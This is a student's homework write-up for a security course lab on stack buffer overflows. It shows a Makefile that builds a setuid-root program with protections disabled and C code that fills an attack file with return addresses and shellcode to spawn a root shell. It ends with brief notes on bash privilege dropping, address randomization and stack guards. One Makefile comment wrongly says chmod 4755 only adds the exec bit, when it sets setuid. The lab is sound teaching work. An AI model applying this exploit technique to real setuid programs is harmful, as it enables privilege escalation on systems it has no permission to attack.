Homework 2
CSCE-465-500
September 26, 2018
Joseph Martinsen

Task 1: Exploiting the Vulnerability

```makefile
.PHONY: clean all

all: stack exploit call_shellcode

clean:
    rm stack exploit call_shellcode

exploit: exploit.c
    # No special flags for the exploit, this will produce the badfile
    # that contains assembly that will replace the stack pointer
    # with the memory address of our buffer and load it with our
    # assembly code that will call /bin/sh
    gcc -o exploit exploit.c

stack: stack.c
    sudo gcc -o stack \
        -fno-stack-protector \ # Turn off the default stack protector that the os has
        -z execstack \         # Allows you to write to the stack
        stack.c
    sudo chmod 4755 stack      # Add the exec bit to the executable

call_shellcode: call_shellcode.c
    sudo gcc -o call_shellcode -fno-stack-protector -z execstack call_shellcode.c
```

Makefile

Changes to exploit.c


```c
/**
 * Get the stack pointer in assembly
 */
unsigned long getStackPointer() {
    __asm__("movl %esp,%eax");
}
```

Code in the area to “Add your code”

```c
    long addr = getStackPointer() + 200;
    long *addr_ptr = (long *)(buffer);

    // Replace the stack pointer with the memory address of our buffer
    for (int i = 0; i < 10; i++) {
        *(addr_ptr++) = addr;
    }

    // Size of shellLen to load into the buffer
    const size_t shellLen = strlen(shellcode);

    // load it with our assembly code that will call /bin/sh
    for (int i = 0; i < shellLen; i++) {
        buffer[517 - (sizeof(shellcode) + 1) + i] = shellcode[i];
    }
```

```
    // Load a null character
    buffer[517 - 1] = '\0';
```

Result



Task 2: Protection in /bin/bash

After change the symlink back to the original state and running the program, I was able to get into the shell but I was not root. When running id, there was no listing of a uuid like before.

Task 3: Address Randomization

After running the while loop, the program would eventually run. This is because even though the addresses are random, the program eventually gets it right!

Task 4: Stack Guard

After turning the stackguard back on, I got an error:

*** stack smashing detected ***: ./no-guard terminated
Aborted

This is safeguard from programs writing and executing in arbitrary space